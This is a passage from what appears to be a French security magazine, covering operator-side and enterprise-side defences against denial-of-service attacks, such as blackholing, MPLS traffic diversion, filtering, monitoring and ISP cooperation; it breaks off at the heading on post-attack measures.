Les BOGONS [15] sont des préfixes réseau qui ne sont pas encore alloués. Les datagrammes avec une adresse IP source « BOGON » sont forcément invalides et peuvent être filtrés. Les datagrammes avec une telle adresse destination seront « poubellisés » par le premier routeur avec une table de routage BGP car ce préfixe réseau n'y sera pas présent.

Cette liste est dynamique et certains vendeurs ont eu la mauvaise idée d'intégrer cette liste pour filtrage. La problématique de la mise à jour est souvent ignorée et il est très difficile de trouver la faute dans un réseau quand certaines destinations ne sont pas joignables car elles sont dans un préfixe réseau récemment alloué.

CAR

Commited Access Rate communément appelé « *rate-limit* » permet de limiter la bande passante allouée (par protocole, par adresse IP, etc.). Certains FAI limitent la bande passante allouée à des protocoles comme ICMP car très courant dans les attaques. Cela permet effectivement de se protéger d'un « *flood* ICMP », mais un effet de bord est souvent oublié : le routeur ne sait pas différencier les messages ICMP « méchants » [16] des « gentils » (`ping`, `traceroute`, etc.).

Morale, votre réseau ne souffre pas à cause de l'attaque mais votre centre de support oui, à cause de tous les clients qui croient que votre réseau ne fonctionne plus.

QoS

La qualité de service (QoS) dans un réseau devient de plus en plus importante. En effet, le même réseau IP transporte des services de réseaux privés virtuels MPLS (IP VPN), de la voix sur IP (VoIP), etc. Le trafic dit « Internet » se retrouve donc souvent associé à une file de faible priorité avec des propriétés limitées alors que la voix sur IP aura une file « rapide » (LLQ – *Low Latency Queue*).

Le trafic « Internet » est souvent marqué avec un DSCP (*Differentiated Services Code Point*) à 0 sur les routeurs de bordure (limites administratives du système autonome). Cette valeur est ensuite copiée depuis/vers le champ EXP de l'en-tête MPLS si nécessaire.

Pour essayer de protéger encore plus ces services critiques, de plus en plus de fonctionnalités sont mises en œuvre afin de permettre une séparation forte du plan de transport des données et des canaux de contrôle (« *data and control plane separation/policing* ») à l'image de ce qui se fait dans les réseaux ATM (VC différents). A ce stade, il est important de rappeler qu'un routeur traite beaucoup plus rapidement les paquets en transit que ceux qui lui sont destinés. Les VRF ainsi que les VPN MPLS combinés avec de la QoS permettent cette séparation. Il reste donc à protéger le routeur pour essayer de contenir les effets d'une attaque à son encontre ou transportée dans un VPN d'affecter les autres VPN. La limitation du trafic administratif (ICMP entrant, requêtes SNMP, journalisation d'événements, etc.) permet de préserver le Route Processor [20].

Détection et réponse

Une fois une attaque détectée (grâce aux différents compteurs disponibles sur les routeurs, à Netflow ou suite à l'appel du client ;-) la réponse la plus courante est le trou noir (*blackhole* [18]). Cela passe par l'injection via BGP d'un prochain saut spécifique (*next-hop*) qui aura été préalablement configuré sur tous les routeurs de bordure pour pointer vers l'interface virtuelle null0. Tout le trafic à destination de cette adresse sera alors envoyé à la « poubelle » dès qu'il atteint le réseau de l'opérateur. Ce service n'est alors plus accessible mais le reste du réseau du client reste lui disponible. C'est pour cette raison que certains attaquants ne se limitent pas à la cible principale et n'épargnent pas les serveurs DNS ou de messagerie. Les options pour essayer de contourner l'attaque et garder le service disponible sont alors très faibles.

Pour protéger les liens inter-opérateurs certains FAI proposent d'étendre ce trou noir également à leur réseau (*remote triggered blackhole* [17]). L'opérateur attaqué marque alors l'annonce de route avec une communauté spécifique qui engendrera un trou noir dans le réseau amont. Ces approches (filtrage par blackhole ou ACL) se limitent à filtrer sur l'adresse destination ou sur d'autres informations présentes dans l'en-tête IP (et TCP/UDP/ICMP/etc. dans une certaine mesure) et vu que beaucoup de protocoles sont soit encapsulés, soit reposent sur les (abusent des ?) mêmes ports que les applications dites « légitimes », il n'est plus possible de les filtrer.

A ce point un équipement (ou une fonctionnalité) dédié faisant de l'analyse protocolaire devient nécessaire.

Une approche plus intéressante consiste à combiner la diversion MPLS [19] avec un équipement de filtrage intelligent. A la différence du trou noir, qui signifie de manière indirecte que l'attaquant a gagné, le fait de rerouter le trafic et de l'analyser pour ne laisser passer que les « bons » paquets, permet de maintenir le service.

La diversion MPLS fonctionne sur le même principe que le trou noir : le prochain saut pour l'adresse IP attaquée est forcé à l'adresse de l'équipement d'analyse et de filtrage. Cette modification propagée par LDP (*Label Distribution Protocol*) engendre la création d'un chemin dynamique (LSP – *Label Switch Path*) entre chaque routeur de bordure et le routeur précédant l'équipement (*penultimate hop popping*). Le trafic « autorisé » qui quitte l'équipement est lui routé « normalement » et, pour éviter des boucles au niveau du routage, il ne doit plus traverser de routeur de bordure. Cette solution ne permet de traiter que les flux entrants.

Machine à laver

La « machine à laver » est le petit nom donné à ces équipements de filtrage intelligents. Le déploiement le plus courant se base sur une architecture distribuée et la diversion MPLS. Dans le cadre d'un réseau de plus petite taille ou d'un centre d'hébergement, il peut être plus intéressant de le placer en coupure. Bien des vendeurs recommandent de placer un tel équipement au niveau du site client : dans la majorité des cas, c'est une mauvaise idée car le résultat sera nul : peu de clients ont assez de bande passante sur la voie descendante pour absorber la plus petite des attaques.

Il est très important de connaître le réseau cible et de travailler avec les responsables pour en comprendre le comportement et pouvoir définir et valider une politique de filtrage dynamique adéquate. Certaines solutions intègrent des mécanismes d'apprentissage qui permettent d'améliorer la qualité des filtres et éviter autant que possible de filtrer trop ou pas assez. Il peut être intéressant d'exporter les données Netflow pour améliorer encore plus ces filtres.

Ces systèmes introduisent une complexité supplémentaire et donc de nouveaux « risques » vis-à-vis du trafic client. Les journaux doivent donc être relativement détaillés pour pouvoir surveiller en temps réel le fonctionnement du produit et notifier le client qu'une attaque est en cours et que le système traite le trafic.

Coopération entre opérateurs

Durant les dix dernières années, beaucoup de chercheurs ont proposé différents protocoles ou méthodes (*itrace*, IP *traceback*, MULTOPS, SPIE, *pushback*, IDIP, *CenterTrack*, etc.) pour essayer de faire remonter des informations et tenter de combattre le déni de service au plus près de la source. Force est de constater qu'aucune d'elle n'est allée au delà de la preuve de concept [1].

Arbor Networks a récemment lancé une nouvelle initiative « *Fingerprint Sharing Alliance* » [2] qui propose une solution intéressante de partage d'empreintes d'attaques, mais elle ne s'applique qu'aux possesseurs de leur produit Peakflow SP.

Pour l'instant, il semble que la meilleure méthode pour arriver à remonter à la source d'une attaque, une fois que les différents points d'entrée sur le réseau sont identifiés, consiste à utiliser ses contacts privilégiés chez les opérateurs impliqués, et également, mais cela est plus rare, d'arriver à retrouver quel est le botnet attaquant et d'arriver à le démanteler.

Conclusion

La sécurisation de tous les composants de l'infrastructure, tout particulièrement les routeurs de bordure « exposés » et les protocoles de routage, ainsi que la mise en place de mécanismes de filtrage (ACLs QoS, plans séparés, etc.) sont les deux étapes préparatoires principales. Les ignorer revient à essayer de construire une structure en béton armé sur des sables mouvants.

Viennent s'y ajouter les éléments de détection de déni de service reposant pour la majorité sur Netflow et, service à valeur ajoutée pour l'instant mais qui risque de devenir un standard dans les années à venir, la machine à laver les paquets IP qui permet d'assurer une meilleure qualité de service ainsi qu'une disponibilité accrue.

Cela ne fonctionne parfaitement que dans un monde relativement homogène : routeurs suffisamment « puissants » avec la bonne version logicielle, matériels (châssis et cartes) qui supportent ces fonctionnalités, interopérabilité entre les vendeurs, etc. Malheureusement peu de réseaux sont si parfaits.

Pour limiter les attaquants potentiels, de nombreux efforts sont menés afin de réduire le nombre de clients infectés (sécurité du système d'exploitation et des applications, éducation des utilisateurs, chasse aux botnets, etc.). Cela permet de limiter sensiblement le nombre de soldats dans chaque armée de zombies, mais leur force unitaire, elle, augmente avec la bande passante disponible sur la voie montante depuis l'utilisateur.

« Heureusement » que beaucoup de produits d'accès Internet grand public ne proposent que moins de 512Kb/s en *upstream*, pour l'instant...

Références

[1] *IP Backbone Security (slides 42-44)* : **http://www.securite.org/presentations/secip/**

[2] *Arbor Networks Fingerprint Sharing Alliance* : **http://www.arbor.net/fingerprint-sharing-alliance.php**

[3] *Experience in fighting DDoS attacks* : **http://www.securite.org/presentations/ddos/**

[4] *Cisco IOS Interface Blocked by IPv4 Packets* :
http://www.cisco.com/en/US/products/products_security_advisory09186a00801a34c2.shtml

Multiple Crafted IPv6 Packets Cause Reload :
http://www.cisco.com/en/US/products/products_security_advisory09186a00803be76e.shtml

Crafted Packet Causes Reload on Cisco Routers :
http://www.cisco.com/en/US/products/products_security_advisory09186a00803be77c.shtml

[5] *Cisco IOS Misformed BGP Packet Causes Reload* :
http://www.cisco.com/en/US/products/products_security_advisory09186a00803be7d9.shtml

TCP Reset spoofing : **http://www.osvdb.org/4030**

[6] *Security Vulnerability in JUNOS Software* : **http://www.niscc.gov.uk/niscc/docs/al-20050126-00067.html**

[7] *Route flap damping: harmful?*: **https://rip.psg.com/~randy/021028.zmao-nanog.pdf**

[8] *Know your Enemy: Tracking Botnets* : **http://www.honeynet.org/papers/bots/**

[9] *Internet Storm Center* : **http://isc.sans.org/**

[10] *My NetWatchMan, Ports Rising in Attack Rates and Ports Being Attacked Most* :

http://www.mynetwatchman.com/tpincr.asp and **http://www.mynetwatchman.com/tp.asp**

[11] *Switch Internet Background Noise* : **http://www.switch.ch/security/services/IBN/**

[12] Évolution des DDoS et du *phishing* : **http://www.securite.org/presentations/ddos/**

[13] *Infrastructure Security and DDoS Mitigation* : **http://www.securite.org/presentations/secip/**

[14] `ip verify unicast vrf` :
http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120limit/120s/120s29/cs_bgivt.htm#wp1049112

[15] *BOGONS reference page* : **http://www.cymru.com/Bogons/**

[16] *The Security Flag in the IPv4 Header* : **ftp://ftp.rfc-editor.org/in-notes/rfc3514.txt**

[17] *Customer triggered Real-Time Blackholes* : **http://www.nanog.org/mtg-0402/pdf/morrow.pdf**

[18] *Options for Blackhole and Discard Routing* : **http://www.nanog.org/mtg-0410/pdf/soricelli.pdf**

[19] *MPLS-Based Synchronous Traffic Shunt* : **http://www.nanog.org/mtg-0306/pdf/afek.ppt**

[20] *Control Plane Policing* :
http://www.cisco.com/en/US/products/sw/iosswrel/ps1838/products_feature_guide09186a00801afad4.html

Dénis de service : la vision des entreprises

Que ce soit des sites Internet très importants comme Amazon, Ebay [1] et Yahoo [2] ou des structures avec une aura médiatique moindre comme Gibson Research Corporation [3], nul n'est à l'abri d'un DOS, DDOS ou DRDOS. La volonté de leurs auteurs est de paralyser la cible choisie et que ce soit en surchargeant ses liens réseau ou en bloquant un service donné, le résultat est souvent le même et occasionne des difficultés ou impossibilités à communiquer. La chose est gênante pour un particulier, mais elle devient critique pour un site de E-commerce à l'image de ceux présentés ci-dessus qui se retrouvent avec un manque à gagner voire un manque de crédibilité.

C'est d'une bataille entre l'attaquant et sa cible qu'il s'agit et sans aller jusqu'à citer *L'art de la guerre* (Sun Tzu [41]), on retrouve une analogie avec un général et ses soldats qui partent à l'assaut d'une cible. Le premier étant le « poste maître » et les seconds, les postes agents encore appelés « zombies », « *bots* », etc. La radicalisation des méfaits est devenue monnaie courante sur la toile, rackets et chantages au déni de service comme l'a subi Google [39]. Ces manœuvres se banalisent et s'apparentent de plus en plus, comme le précise un rapport du Clusif [40], à des techniques « cyber-mafieuses » [4]. Avant de préciser les moyens et méthodes de protection, un petit rappel historique s'impose. Il faut en effet garder à l'esprit que le réseau Internet tel que nous le connaissons aujourd'hui n'a pas été conçu à la base avec un souci de sécurité, mais plutôt de fonctionnalité dans le cas où une frappe nucléaire massive devait frapper le sol américain. Le projet de base demandé à BBN (Bolt, Beranek et Newman) par l'ARPA était de créer un réseau décentralisé qui continue à fonctionner même si une ou plusieurs machines étaient touchées [5]. De plus, le protocole TCP/IP (développé à partir de 1973) part du postulat qu'il est utilisé dans un domaine de confiance et non dans un environnement hostile. Les extensions de sécurité ne sont venues que plus tard.

Internet aujourd'hui est un formidable moyen de communication et de travail, toute interruption de service peut se révéler lourde de conséquences à la fois financières, politiques et en image de marque pour la société victime de l'attaque. Les différentes façons que peuvent prendre celles-ci peuvent être d'une façon générale (mais non exhaustive) résumées par une utilisation intensive des ressources système de la cible et/ou une consommation élevée de la bande passante qui lui est allouée.

Phases temporelles et domaines administratifs

Cette double appellation précise les différents moments où il est possible d'agir afin de tenter (oui, tenter !) de se protéger des attaques de type (D)(R)DOS et les endroits physiques où les méthodes de protections ci-dessous s'appliquent :

- le réseau de la victime (`victim network`) ;
- le réseau intermédiaire (`intermediate network`) ;
- le réseau source (`source network`).

La notion temporelle et les différentes phases associées (avant, pendant et après) sont importantes quand on parle de prévention/détection contre les DDOS. Autant la première semble couler de source (le proverbe « mieux vaut prévenir que guérir »), autant les deux dernières sont moins évidentes à appréhender et à prendre en compte.

Avant l'attaque:

Il faut distinguer trois sous-familles qui chacune doit faire l'objet de différentes attentions :

- les machines cibles (*hosts*) ;
- le réseau (en tant que moyen de transport) ;
- les services (les applicatifs).

Les hosts

Si tous les administrateurs, utilisateurs étaient sérieux et consciencieux, la portée et les dégâts occasionnés par un DOS pourraient être limités. En reprenant l'analogie par rapport à une bataille, une idée simple pour se protéger est de limiter le nombre d'attaquants susceptibles de nous agresser. L'attaquant étant le host, il faut empêcher celui-ci de servir de vecteur offensif : moins le « général » dispose de troupes, mieux cela sera pour la victime, car aujourd'hui le host est un outil de plus en plus performant. La conjonction de la montée en puissance des ressources système ajoutée à la vulgarisation du (très) haut débit affirme un peu plus chaque jour la dangerosité liée à celui ci.

Actuellement, le temps moyen entre la publication d'une faille et la mise à disposition d'un *exploit* diminue tous les jours. Aussi pour empêcher la compromission des machines, une idée simple est de *patcher* celles-ci. Mais, cette simple évidence sans la connaissance, la personne (ou les équipes adéquates) pour vérifier l'efficacité de la correction et l'infrastructure nécessaire pour la déployer, n'est pas simple à réaliser.

Il faut d'abord avoir accès à l'information informant que des mises à jour sont disponibles. Une logique de veille technologique est de mise. Mais heureusement, la plupart des éditeurs ont compris l'intérêt de donner ce genre d'information et beaucoup d'organismes à l'image des CERT [6] ou de *mailing-list* type BUGTRAQ [7] nous tiennent informés des derniers développements en cours. Après le téléchargement des correctifs et/ou patchs, il faut, dans la mesure du possible (et surtout pour les entreprises), valider ceux-ci sur un environnement de test afin de vérifier la cohérence des mises à jour. Les effets de bord sont toujours possibles et chaque OS est un cas particulier.

Si dans le cas d'un particulier le nombre de machines est fini, on ne peut en dire autant quand il s'agit d'une PME/PMI ou

Jean-Philippe Luiggi
jp.luiggi@free.fr

multinationale. Ce peut-être plusieurs dizaines, centaines voire milliers de postes dont il faut s'occuper. L'utilisation d'un outil de télédistribution ou d'une infrastructure à l'exemple de Windows Update [8] (pour le monde Windows) est de mise. Le terme « infrastructure » veut d'ailleurs bien dire ce qu'il veut dire. Dans le cas d'une architecture complexe, il ne faut pas faire pointer les n postes de la société sur le même serveur sous peine de courir le risque de se créer soi-même son propre déni de service. Il est plus logique de construire une structure arborescente avec plusieurs serveurs qui permette de fluidifier le trafic.

De la même façon qu'une politique claire et précise sur les patchs est nécessaire, une gestion saine de la problématique virale est obligatoire. La plupart des virus aujourd'hui ont la possibilité d'agir comme agent DDOS à l'image de la famille W32.Randex par exemple [9]. Une mise à jour régulière (car il n'est pas rare d'avoir jusqu'à une dizaine de nouveaux virus ou variantes par jour), en tenant compte des mêmes contraintes de validation que pour les patchs de sécurité, doit être effectuée par les équipes d'administration.

Afin de se prémunir contre les installations sauvages de logiciels souvent vecteurs de propagation des problèmes viraux, l'accès aux postes de travail doit être contrôlé par une authentification sinon forte du moins réelle (liste non exhaustive) :

- *login/password* ;
- biométrie.

Ce sont des moyens simples d'empêcher que n'importe qui accède aux postes et fasse n'importe quoi en installant et utilisant des logiciels non vérifiés et validés. La politique de sécurité de la société doit être précise sur ce point et interdire les dérives, seuls les logiciels dûment autorisés doivent être installés et là encore non pas par l'utilisateur mais par l'administrateur qui seul doit avoir cette possibilité. La mise en place d'une solution de *monitoring* efficace traçant les accès machine, les logiciels utilisés et erreurs rencontrées clarifie l'utilisation qui en sera faite.

Actions sur les protocoles de communication et les réseaux

Cette partie est celle où, normalement, le responsable a le plus de motivation d'agir pour mettre en place les différentes solutions et obtenir le plus d'informations sur ce qui est en train de se passer. A ce sujet, un point important à garder à l'esprit est que plus tôt nous avons des informations disponibles (le « où » et le « comment ») sur ce qui est en train d'arriver, plus nous aurons de chances d'être efficace. Si l'administrateur est censé maîtriser un minimum (quoique) les données qui sont remontées, il ne faut pourtant pas penser qu'il s'agit d'une sinécure. Protéger efficacement implique beaucoup de choses à faire et à mettre en œuvre Toutes ne sont d'ailleurs pas de la même veine et rares sont les personnes capables de maîtriser tous les éléments de la chaîne sans un minimum de moyens.

Le « voir » se conjugue à l'aide d'outils de supervision, à l'exemple d'un NSM (*Network and System Management*) qui sait avertir par exemple en cas de surcharge de trafic ou d'anomalies de fonctionnement, si utiliser un outil *open source* à l'exemple de Nagios [19], Zabbix [20] ou plus complexe à l'instar de OpenNMS [21] est encore jouable. Les compétences nécessaires pour utiliser les ténors du marché que sont HP Openview [22], Tivoli [23], etc. ne sont plus les mêmes. Disposer de détecteurs d'intrusion plus communément appelés « IDS » à l'instar des produits open source Snort [26] présentés dans MISC 13 ou de ceux de sociétés commerciales à l'exemple des produits de Cisco [28], McAfee [29] ou Symantec [30] pour détecter les différentes attaques comme TFN [16] , Mstream [17] ou une anomalie dans le fonctionnement des systèmes sont des auxiliaires précieux.

Il faut aussi installer soit des sondes réseau capables de remonter en temps réel la bande passante utilisée et les différents flux en transit à l'image des solutions proposées par des sociétés comme Fluke Networks [24] mais aussi (si les équipements le permettent) déployer la technologie Netflow [10] dont une présentation a été faite dans MISC 17 et dont un des intérêts est de remonter les flux distants. Un autre moyen très efficace est de mettre en œuvre une solution dédiée à la lutte contre le DDOS à l'instar du Peakflow SP de la société Arbor Networks [11] ou encore Defense Pro de la société Radware [25] qui sont des outils performants pour caractériser les différents échanges de données et en effectuer une analyse pertinente.

Les différents outils sont maintenant placés. Mais pour rajouter un niveau supplémentaire de protection, il faut maintenant limiter les flux considérés comme non logiques dans le cadre de l'architecture réseau en place avec la mise en œuvre (par exemple) d'un filtrage, soit Ingress (qui consiste à filtrer sur la patte externe du *firewall* (ou routeur) les paquets ayant une adresse IP source faisant partie d'une des classes du réseau interne) et/ou Egress (qui s'applique sur la patte interne et stoppe les paquets ayant une adresse IP source n'appartenant pas au réseau local). L'idée est d'empêcher le plus possible l'outil d'attaque (le logiciel) d'utiliser des adresses usurpées. Aussi, il est évident que ces deux techniques ne sont valables que si tout le monde joue le jeu : les ISP, les sociétés, etc. Il faut noter d'ailleurs que si elles facilitent la recherche des vrais auteurs, elles ne protègent en rien contre les attaques par saturation de la bande passante.

Toujours au niveau des données, il ne faut autoriser que les protocoles « propres », nettoyés de toutes les anomalies, la notion de « *scrubbing* » est souvent employée afin d'éliminer les paquets réseau non conformes aux spécifications. La plupart des firewalls ont aujourd'hui cette capacité à l'exemple du pare feu PF utilisé par OpenBSD [31]. La mise en place d'un serveur mandataire chargé de compléter les connexions ou encore de *syncookies* [32] sont aussi des méthodes pour protéger l'infrastructure.

Un des derniers points à prendre en compte au sujet de cette dernière est de permettre une remontée d'informations cohérente, car il est certain que le vieil adage « trop d'informations tue l'information » s'applique ici. Il faut dans la mesure du possible un ou des outils capables de récupérer et corréler la totalité des évènements de sécurité remontés par une des méthodes présentées ci-dessus. Il existe beaucoup de solutions de ce type, certaines en open source, d'autres non. Chacune aura ses particularités, avantages et inconvénients, ne sera sans doute pas évidente à déployer mais offrira une grande aide dans le suivi des opérations.

Action sur les services :


On peut utiliser une technologie CDN (*Content Delivery Network*) pour protéger ses serveurs web par exemple. L'utilisation de serveurs de cache positionnés à des endroits judicieux sur Internet à l'exemple de ce que propose Akamai [12] a permis à Microsoft de garder **www.windowsupdate.com** en ligne au moment de Blaster [13], virus dont une des fonctions était de lancer un déni de service sur le site de mises à jour pour empêcher les postes de récupérer le correctif de la faille utilisée pour la propagation virale. Si à la base le souci était de fluidifier le trafic, l'avantage en termes de sécurité est assez vite devenu flagrant et l'utilité de cette technologie prouvée. On retrouve comme modes de fonctionnement :

- soit dupliquer les mêmes informations sur tous les serveurs du réseau ;
- soit rediriger les clients vers le serveur le plus adéquat (par exemple le plus proche ou le moins chargé).

Pendant l'attaque


Il faut d'abord la détecter et s'il existe des méthodes spécifiques à l'exemple des télescopes réseau [38] (figure 1), dans le cadre d'une entreprise, il vaut mieux compter sur les méthodes et moyens décrits ci-dessus.

Figure 1 *Télescopes réseau*




Plusieurs options se présentent suivant que l'attaque est locale et que des ressources techniques sont présentes ou pas. Dans le premier cas (figure 2), le plus favorable, l'administrateur accède aux équipements actifs et peut directement agir dessus.

Figure 2 *Attaque DDOS locale*



C'est moins évident dans le cas d'un problème distant où aucune compétence technique n'est présente si ce n'est celle des utilisateurs qui éprouvent des difficultés à utiliser les équipements (figure 3).


Figure 3 *Attaque DDOS distante*



C'est ici que l'importance d'avoir mis en œuvre certaines des solutions citées auparavant à l'exemple des sondes, d'un NSM ou d'outils dédiés apparaît clairement. Une fois que le ou les administrateurs ont accès à cette l'information, il faut avoir accès aux équipements actifs (routeurs, firewalls, *switchs*, etc.)

pour positionner des filtres ou dériver les flux suspects. Un problème se pose lorsque les ressources sont en train de subir l'attaque et qu'il est difficile de les joindre et d'agir dessus. Il est important d'avoir un réseau de management dédié qui utilise des liens séparés de ceux de services (figure 4) où l'administration s'effectue soit par un LAN dédié pour le firewall local soit grâce à une connexion modem (RNIS ou autre) pour le lien distant.

Figure 4 *Réseau d'administration dédié*



Il reste un des plus gros problèmes à savoir le rapport de force entre le nombre de paquets/octets reçus et la bande passante disponible. Les attaques subies par Gibson Research Corporation, la première de type DDOS [14] puis ensuite DRDOS [15] mettent en évidence une chose non évidente au premier abord mais primordiale, le fait de pouvoir joindre et travailler de concert avec votre ISP. Cela ne se prépare pas à la dernière minute et ce n'est pas une fois que l'on est assailli qu'il faut se préoccuper de chercher le numéro de téléphone et le nom de la personne à contacter. Des procédures claires, précises, validées de chaque coté et bien sûr testées sont nécessaires. Nous verrons plus loin pourquoi il est primordial de pouvoir s'appuyer sur le fournisseur d'accès à Internet.

Actions sur les réseaux

Tout d'abord le réseau de la victime. Il faut mettre en place des moyens qui contrôlent la charge réseau et puissent agir en cas de débordement. Une des méthodes (l'approche de type *on-off*) liée aux routeurs consiste à surveiller les différents *buffers* et, sur dépassement d'un certain seuil, à basculer l'équipement actif dans un mode de fonctionnement dégradé pour réguler le trafic. A ce stade, les seuls paquets identifiés comme étant la cause des problèmes seront éliminés et la régulation stoppée dès que la charge des buffers aura diminuée. La méthode utilisée dans le projet EMERALD (*Event Monitoring Enabling Responses to Anomalous Live Disturbances*) [18] propose une approche distribuée qui combine analyse de signatures et calculs statistiques pour détecter les anomalies de trafic sur les réseaux.

Un autre moyen consiste à utiliser la QOS (*Quality of Service*) pour limiter les différentes catégories de flux. L'administrateur détermine les trafics prioritaires et choisit des actions à mener pour ne pas pénaliser les paquets légitimes. Cependant, il faut noter que les mécanismes de protection seront mis en échec lorsque le trafic d'attaque aura les mêmes caractéristiques que le trafic légitime ou que le volume de données « illégitimes » dépasse les possibilités de filtrage des équipements de sécurité. Différents types de produits souvent présentés sous forme d'*appliance* sont aujourd'hui disponibles : les solutions d'Ipanema [33], Packeeter [34] ou encore Streamcore [35].

Il faut aussi limiter le nombre maximum de sessions autorisées simultanément par source vers un service donné. On évite ainsi la problématique liée aux flux de retour qui de façon générale sont plus conséquents en termes de volumétrie que la requête initiale.

Vient ensuite le réseau intermédiaire (appelé aussi *backbone*) ou les possibilités d'agir pour éviter le déni de service sont plus importantes que sur le réseau de la victime qui lui a toutes les chances d'être inopérable. En règle générale, les opérateurs possèdent des capacités importantes en bande passante et des facilités à gérer l'avalanche de paquets ce, non seulement entre la victime et lui-même, mais aussi sur ses propres liens *upstream* vers les autres opérateurs. Imaginons que vous dépendiez d'un des opérateurs nationaux et que la majorité des soucis viennent de l'étranger, l'ISP, en bloquant sur ses routeurs de périphérie les paquets offensifs, permettra (au moins) que dans le périmètre réseau qui est le sien l'attaque soit plus limitée. Ses outils et moyens de traitement sont mieux adaptés et seront d'une aide précieuse afin d'effectuer une analyse une fois la période de crise finie.

Il ne faut pourtant pas penser que tout est facile au niveau du déploiement des solutions et il est important de prendre en compte les éléments suivants :

- dégradation des performances liée à la nécessité de caractériser et limiter le trafic ;
- difficultés de détecter les attaques d'où le besoin d'être alerté par la victime. Celle-ci doit d'ailleurs faire l'objet d'une authentification afin de se prémunir des fausses alertes et d'une consommation inutile des ressources système.
- manque de coopération entre les différents domaines d'intervention, car il n'est pas simple d'établir des procédures précises avec les bons interlocuteurs. La phase de déploiement en particulier n'est pas toujours évidente car la plupart des méthodes s'appuient sur une participation de tous les intervenants. Dans le cas contraire, il y a le risque de voir les performances amoindries et le résultat faussé.

La mise en œuvre de divers mécanismes, soit (type *traceback* [36]) nécessitent une installation distribuée pour être efficace et donnent des informations sur les machines faisant partie du DOS, soit (type *pushback* [37]) aident à se défendre contre les attaques. Il faut aussi mettre en œuvre des mécanismes de filtrage de type Ingress et Egress (déjà cités) pour limiter les risques d'usurpation. A ce sujet, même cette notion de *spoofing* n'est pas obligatoire

pour réaliser un DDOS, c'est de l'intérêt du « maître » de garder le plus possible de machines sous sa coupe afin de pouvoir les utiliser à nouveau plus tard.

Le troisième et dernier endroit relève du réseau source ainsi appelé car étant celui où se trouvent les machines « zombies », il est assez facile d'imaginer que plus le DOS est stoppé près de la source, moins les ressources et réseaux traversés par les flux seront impactés, réduisant de fait la dangerosité de l'attaque. Il n'est pas évident de se rendre compte que quelque chose « cloche » du coté du réseau qui héberge les machines piratées, car bien souvent il s'agit de machines sans surveillance particulière qui font parties de grands systèmes d'informations. Les symptômes ne sont pas les mêmes coté source et victime et autant il est facile (et encore) de se rendre compte d'un problème quand on est la cible, du coté de la source le flux coupable est bien souvent dilué dans la masse et peut passer pour quelque chose de tout à fait normal, à l'exemple d'une attaque par réflexion qui utilise des serveurs web en rebond.

L'intérêt de déployer des systèmes de protection le plus possible en amont comporte beaucoup d'avantages. Prenons une cible C et deux réseaux A et B gérés par un attaquant. Si l'administrateur du réseau A ne permet pas que les flux d'attaque de ses machines rentrent sur Internet, C ne reçoit que les flux venant de B, ce qui donne :

- une consommation moindre de la bande passante ;
- une utilisation plus faible des ressources système ;
- une facilité pour rechercher les sources et méthodes mises en œuvre.

Après l'attaque

